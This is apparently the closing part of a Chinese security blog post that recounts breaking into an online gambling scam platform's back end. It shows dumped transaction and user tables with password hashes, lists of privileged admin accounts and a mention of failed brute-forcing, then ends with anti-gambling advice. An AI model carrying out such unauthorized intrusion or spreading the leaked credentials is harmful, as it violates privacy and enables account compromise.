| 总额 | | 存入 | | 提出 | | | | | |
|---------|-------------|---------------------|------------------------------|--------------|------------|--------|----------|--------|----|
| \$50.55 | | \$401,202.52 | | \$401,151.77 | | | | | |
| 每页显示 | 10 | 笔 | Search: <input type="text"/> | | | | | | |
| 序号 | 账号 | 交易时间(北京时间) | 交易类别 | 存入 | 提出 | 溢彩 | 游戏币余额 | 现金余额 | 详细 |
| 1 | vipgs002 | 2020-06-22 02:30:18 | 游戏币溢彩 | \$960.24 | \$960.24 | 0.00 | 960.24 | | 详细 |
| 2 | dt0620101 | 2020-06-20 05:15:21 | 优惠活动 | \$88.00 | \$0.00 | | 88.00 | | 详细 |
| 3 | vipgs002 | 2020-06-19 08:00:21 | 游戏币溢彩 | \$960.24 | \$960.24 | 0.00 | 960.24 | | 详细 |
| 4 | pmtest | 2020-06-19 04:46:00 | 现金提款 | \$0.00 | \$1.00 | | | 629.00 | 详细 |
| 5 | vipgs002 | 2020-06-19 03:48:05 | 游戏币溢彩 | \$960.24 | \$960.24 | 0.00 | 960.24 | | 详细 |
| 6 | maggie0515 | 2020-06-17 02:30:23 | 游戏币溢彩 | \$98967.69 | \$99023.55 | -55.86 | 98967.69 | | 详细 |
| 7 | maggie0515 | 2020-06-16 22:29:24 | 游戏币溢彩 | \$99023.55 | \$99026.85 | -3.30 | 99023.55 | | 详细 |
| 8 | maggie0515 | 2020-06-16 22:27:57 | 游戏币溢彩 | \$99026.85 | \$99069.05 | -42.20 | 99026.85 | | 详细 |
| 9 | test06162 | 2020-06-16 03:42:51 | 优惠活动 | \$1.00 | \$0.00 | | 1.00 | | 详细 |
| 10 | frank741085 | 2020-06-16 03:30:20 | 游戏币溢彩 | \$2145.34 | \$2080.60 | 64.74 | 2145.34 | | 详细 |
| 序号 | 账号 | 交易时间(北京时间) | 交易类别 | 存入 | 提出 | 溢彩 | 游戏币余额 | 现金余额 | 详细 |

经过一系列的漏洞排查，未能找到突破口，感觉还是客服权限太低了。又经过一段时间的数据库信息排查，找到了另外一个用户数据表，发现里边存在一个“gpkcs9”的用户，果断脱裤。果然，我同学注册的账号也在里面。

| | | | | | | | | | | | | | | | | | | |
|----|--------|-----|---------|---------|---------|---------|---------|---------|------------|---------|----------|------------|---------|---|-------------|------------|--|--|
| 19 | test | 1 | NULL | NULL | NULL | NULL | NULL | NULL | 2020-02-18 | default | basic | 1.5793E+10 | NULL | NULL | NULL | NULL | example | 12345678 |
| 20 | test | 1 | NULL | NULL | NULL | NULL | NULL | NULL | 2020-02-18 | default | basic | 1.588E+10 | NULL | NULL | NULL | NULL | example | 12345678 |
| 21 | gpkcs9 | 1 | <blank> | <blank> | <blank> | <blank> | <blank> | <blank> | 2018-03-12 | default | basic | NULL | cs | ac747aacb11c3354e0d548ae91721eabc49465476 | 639fa6929f | NULL | 12345678 | |
| 22 | vp | 1 | <blank> | <blank> | <blank> | <blank> | <blank> | <blank> | 2020-03-19 | default | 20180626 | <blank> | NULL | 7c222f029274828af221952134e8324806370d | (112345678) | 8f984e4921 | <blank> | 7c222f029274828af221952134e8324806370d |
| 23 | vp | 1 | <blank> | <blank> | <blank> | <blank> | <blank> | <blank> | 2020-03-19 | default | 20180626 | <blank> | NULL | 7c222f029274828af221952134e8324806370d | (112345678) | 00003bb9 | <blank> | 7c222f029274828af221952134e8324806370d |
| 24 | vp | 1 | <blank> | <blank> | <blank> | <blank> | <blank> | <blank> | 2020-03-19 | default | 20180626 | <blank> | NULL | 7c222f029274828af221952134e8324806370d | (112345678) | 00003bb9 | <blank> | 7c222f029274828af221952134e8324806370d |
| 25 | vp | 1 | <blank> | <blank> | <blank> | <blank> | <blank> | <blank> | 2020-03-19 | default | 20180626 | <blank> | NULL | 7c222f029274828af221952134e8324806370d | (112345678) | 00003bb9 | <blank> | 7c222f029274828af221952134e8324806370d |
| 26 | vp | 1 | <blank> | <blank> | <blank> | <blank> | <blank> | <blank> | 2020-03-19 | default | 20180626 | <blank> | NULL | 7c222f029274828af221952134e8324806370d | (112345678) | 00003bb9 | <blank> | 7c222f029274828af221952134e8324806370d |
| 27 | gpkcs9 | z | NULL | NULL | NULL | NULL | NULL | NULL | 2020-01-20 | default | basic | <blank> | NULL | f0e0f04ae352d0632f18161c7762za1234e051 | (ca) | NULL | NULL | 12345678 |
| 28 | gpkcs9 | z | NULL | NULL | NULL | NULL | NULL | NULL | 2020-01-20 | default | basic | <blank> | NULL | f0e0f04ae352d0632f18161c7762za1234e051 | (ca) | NULL | NULL | 12345678 |
| 29 | gpkcs9 | z | NULL | NULL | NULL | NULL | NULL | NULL | 2020-01-20 | default | basic | <blank> | NULL | f0e0f04ae352d0632f18161c7762za1234e051 | (ca) | NULL | NULL | 12345678 |
| 30 | gpkcs9 | z | NULL | NULL | NULL | NULL | NULL | NULL | 2020-01-20 | default | basic | <blank> | NULL | f0e0f04ae352d0632f18161c7762za1234e051 | (ca) | NULL | NULL | 12345678 |
| 31 | gpkcs9 | z | NULL | NULL | NULL | NULL | NULL | NULL | 2020-01-20 | default | basic | <blank> | NULL | f0e0f04ae352d0632f18161c7762za1234e051 | (ca) | NULL | NULL | 12345678 |
| 32 | gpkcs9 | z | NULL | NULL | NULL | NULL | NULL | NULL | 2020-01-20 | default | basic | <blank> | NULL | f0e0f04ae352d0632f18161c7762za1234e051 | (ca) | NULL | NULL | 12345678 |
| 33 | gpkcs9 | z | NULL | NULL | NULL | NULL | NULL | NULL | 2018-12-03 | default | basic | <blank> | cs | f0e0f04ae352d0632f18161c7762za1234e051 | (ca) | 639fa6929f | NULL | 12345678 |
| 34 | gpkcs9 | z | NULL | NULL | NULL | NULL | NULL | NULL | 2018-05-11 | default | basic | NULL | cs | 149c5336783317a684a5004a616e9a4a756a | 1475762ab | NULL | 12345678 | |
| 35 | ta | 1 | <blank> | <blank> | <blank> | <blank> | <blank> | <blank> | 2020-04-29 | default | 20180626 | <blank> | NULL | c9624828f286f6ead80101a690ed4219659 | 94431a127f | <blank> | 7c222f029274828af221952134e8324806370d | |
| 36 | db | 00a | <blank> | <blank> | <blank> | <blank> | <blank> | <blank> | 2020-03-04 | default | QA_挂 | <blank> | NULL | 7c222f029274828af221952134e8324806370d | (112345678) | 3070c2726c | <blank> | 7c222f029274828af221952134e8324806370d |
| 37 | vp | 10a | <blank> | <blank> | <blank> | <blank> | <blank> | <blank> | 2020-03-04 | default | QA_挂 | <blank> | NULL | 7c222f029274828af221952134e8324806370d | (112345678) | 41a65d0286 | <blank> | 7c222f029274828af221952134e8324806370d |
| 38 | vp | 5 | <blank> | <blank> | <blank> | <blank> | <blank> | <blank> | 2020-06-01 | default | 20180626 | <blank> | NULL | 7c222f029274828af221952134e8324806370d | (112345678) | 18c29788da | <blank> | 7c222f029274828af221952134e8324806370d |
| 39 | db | 00 | <blank> | <blank> | <blank> | <blank> | <blank> | <blank> | 2020-02-13 | default | QA_挂 | <blank> | NULL | 7c222f029274828af221952134e8324806370d | (112345678) | 29916c4e4f | <blank> | 7c222f029274828af221952134e8324806370d |
| 40 | vp | 1 | <blank> | <blank> | <blank> | <blank> | <blank> | <blank> | 2020-02-14 | default | 挂 | <blank> | NULL | 7c222f029274828af221952134e8324806370d | (112345678) | 6380a1e159 | <blank> | 7c222f029274828af221952134e8324806370d |
| 41 | vp | 3 | <blank> | <blank> | <blank> | <blank> | <blank> | <blank> | 2020-02-14 | default | 挂 | <blank> | NULL | 7c222f029274828af221952134e8324806370d | (112345678) | ca7108450c | <blank> | 7c222f029274828af221952134e8324806370d |
| 42 | vp | 0 | <blank> | <blank> | <blank> | <blank> | <blank> | <blank> | 2020-05-06 | default | 20180626 | <blank> | NULL | 7c222f029274828af221952134e8324806370d | (112345678) | ee057e7021 | <blank> | 7c222f029274828af221952134e8324806370d |
| 43 | vp | 1 | <blank> | <blank> | <blank> | <blank> | <blank> | <blank> | 2020-05-06 | default | 20180626 | <blank> | NULL | 7c222f029274828af221952134e8324806370d | (112345678) | f36f46ba56 | <blank> | 7c222f029274828af221952134e8324806370d |
| 44 | vp | 4 | <blank> | <blank> | <blank> | <blank> | <blank> | <blank> | 2020-02-14 | default | 挂 | <blank> | NULL | 7c222f029274828af221952134e8324806370d | (112345678) | 115a9428c | <blank> | 7c222f029274828af221952134e8324806370d |
| 45 | tr | 8 | <blank> | <blank> | <blank> | <blank> | <blank> | <blank> | 2020-04-30 | default | 20180626 | <blank> | NULL | 7c222f029274828af221952134e8324806370d | (112345678) | 04d4829e1b | <blank> | 7c222f029274828af221952134e8324806370d |
| 46 | del | 340 | <blank> | <blank> | <blank> | <blank> | <blank> | <blank> | 2019-09-26 | default | QA_挂 | <blank> | NULL | 7c222f029274828af221952134e8324806370d | (112345678) | d1aa2db723 | <blank> | 7c222f029274828af221952134e8324806370d |
| 47 | vp | 5 | <blank> | <blank> | <blank> | <blank> | <blank> | <blank> | 2020-02-14 | default | 挂 | <blank> | NULL | 7c222f029274828af221952134e8324806370d | (112345678) | ee01388ed | <blank> | 7c222f029274828af221952134e8324806370d |
| 48 | vp | 1 | NULL | NULL | NULL | NULL | NULL | NULL | 2020-11-24 | default | basic | <blank> | <blank> | cccc31da5e5833af3c07e01ef653e8f98b6f4 | NULL | NULL | 12345678 | |
| 49 | gpkcs9 | z | NULL | NULL | NULL | NULL | NULL | NULL | 2018-02-21 | default | basic | <blank> | cs | ca1a3772d1c1318c261ab5f4ac7f13d9521a2c | 639fa6929f | NULL | 12345678 | |
| 50 | vp | 1 | NULL | NULL | NULL | NULL | NULL | NULL | 2020-02-20 | default | basic | <blank> | <blank> | 042b0e524e1e2914232879ea1ba7373b0e0165 | NULL | NULL | 12345678 | |

登录查看确实比“gpkcs10”用户权限高。多出两个功能。



在系统配置中看到“gpkcs9”管理用户为系统运维账号并为最高权限账号。这么多的管理员账号，看来是一个博彩帝国呀！

首页 > 运维管理 > 站点设置资讯

站点设置资讯

此页面只允许站长管理員 ,root, gpkmaster, gpks20, gpks9, gpks8, gpks19, gpks6, yaoyuan, jpnadmin, first1234, abmaster, gtmaster, abgtmaster, gjtjnmis01, gjtjnmis02, gjtjnmis03 帐号存取


Search:

| 分類 | 参数名稱 | 参数数值 | 参数说明 |
|------|--------------------|---|-----------------|
| 执行模式 | Ssystem_mode | release for gidemo at 2020-06-19 | 执行模式设定 |
| 执行模式 | system_config_path | /usr/share/nginx/html/begtidemo | 当前檔案工作路径 |
| 特權帳號 | Ssu[ops] | ['root','gpkmaster','gpks20','gpks9','gpks8','gpks19','gpks6','yaoyuan','jpnadmin','first1234','abmaster','gtmaster','abgtmaster','gjtjnmis01','gjtjnmis02','gjtjnmis03'] | 系統維護系統帳號 |
| 特權帳號 | Ssu[master] | ['gpks','dino','jacksomb','commb','gpks23','vietadmin','vips001','jgsale01','fay1122','abpost','gtpost','abgtpost','gjtjweb01','gjtjweb02','gjtjweb03','dinotest','kimes','zoezy','greentaco111','amadus','wade12082','khulesky083','visky1','gpks03122','via22773','cgl1031','low62','gpk1025','pandacs','killbebe2','sianpang0989','vips002','vips009','vips010','vips011','vips012','vips015','vips014','vips013'] | 站长系统帳號 |
| 特權帳號 | Ssu[superuser] | ['root','gpkmaster','gpks20','gpks9','gpks8','gpks19','gpks6','yaoyuan','jpnadmin','first1234','abmaster','gtmaster','abgtmaster','gjtjnmis01','gjtjnmis02','gjtjnmis03','gpks','dino','jacksomb','commb','gpks23','vietadmin','vips001','jgsale01','fay1122','abpost','gtpost','abgtpost','gjtjweb01','gjtjweb02','gjtjweb03','dinotest','kimes','zoezy','greentaco111','amadus','wade12082','khulesky083','visky1','gpks03122','via22773','cgl1031','low62','gpk1025','pandacs','killbebe2','sianpang0989','vips002','vips009','vips010','vips011','vips012','vips015','vips014','vips013'] | 所有特權帳號(系統維護-站长) |

那我们就看看他在运维哪些网站，这里发现了两个彩票后台的登录入口。



其中一个需要登录账号密码，爆破无果，另一个不需要账号密码登录。



妥妥的“杀猪盘”有木有。在这样的环境下，你又怎么可能会赢钱呢，到此为止今天的目的算是达到了，带大家看一看博彩网站背后的奥秘。果断将脱下来的数据交到警察叔叔手里边，做一个遵纪守法的好公民。

5. 为爱而“站”之因材施教

正所谓“十赌九输，不赌为赢”赢的时候不收手，脑海里给自己定的目标一次次提高希望能赢更多。输的时候更不收手，并认为前面赢的都是自己的本钱，越赌越大，想着一次翻本，必须输光才肯离场。输光后想尽一切办法，筹集赌资，继续进入赌局，以此轮回。最终的结局就是“家破人亡”在这里也奉劝各位看官老爷“久赌神仙输，常赢必出术”！



最后再安慰妹子一波，做一个十足的暖男（提升男人魅力的时候到了）。

下午3:23

你呀平时多看看新闻，你这玩的哪是什么游戏，这是赌博，你这是网络犯罪

犯罪？不会吧

那我的钱追回来了吗？

我已经帮你报警了，相信警察叔叔会帮你追回钱的

好吧，警察不会把我抓走吧

放心吧，你也是受害者，警察叔叔找你了解一下情况就没事了

现在想想真是后怕呀

哪有这么多天上掉馅饼的好事，以后不要轻易相信别人的话，记住，有困难找警察叔叔

记住了

这样的事情内心性格分析：

1. 好奇心理：以旁观者的视角在观望打牌中使自己好奇心得满足，从而迷恋
2. 刺激心理：通过打牌、打麻等相关娱乐手段将动用金钱增加娱乐性和刺激性
3. 贪婪心理：对于这种不劳而获获得的钱，初尝甜头，难以放手
4. 翻本心理：由于内心的不甘，越输钱越想翻盘拿回本金，逐渐堕落
5. 侥幸心理：通过别人的引诱，始终相信自己输掉的钱会赢回来



最后该任务成果已移交有关部门处理。



知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你



长按二维码关注 酒仙桥六号部队

精选留言

用户设置不下载评论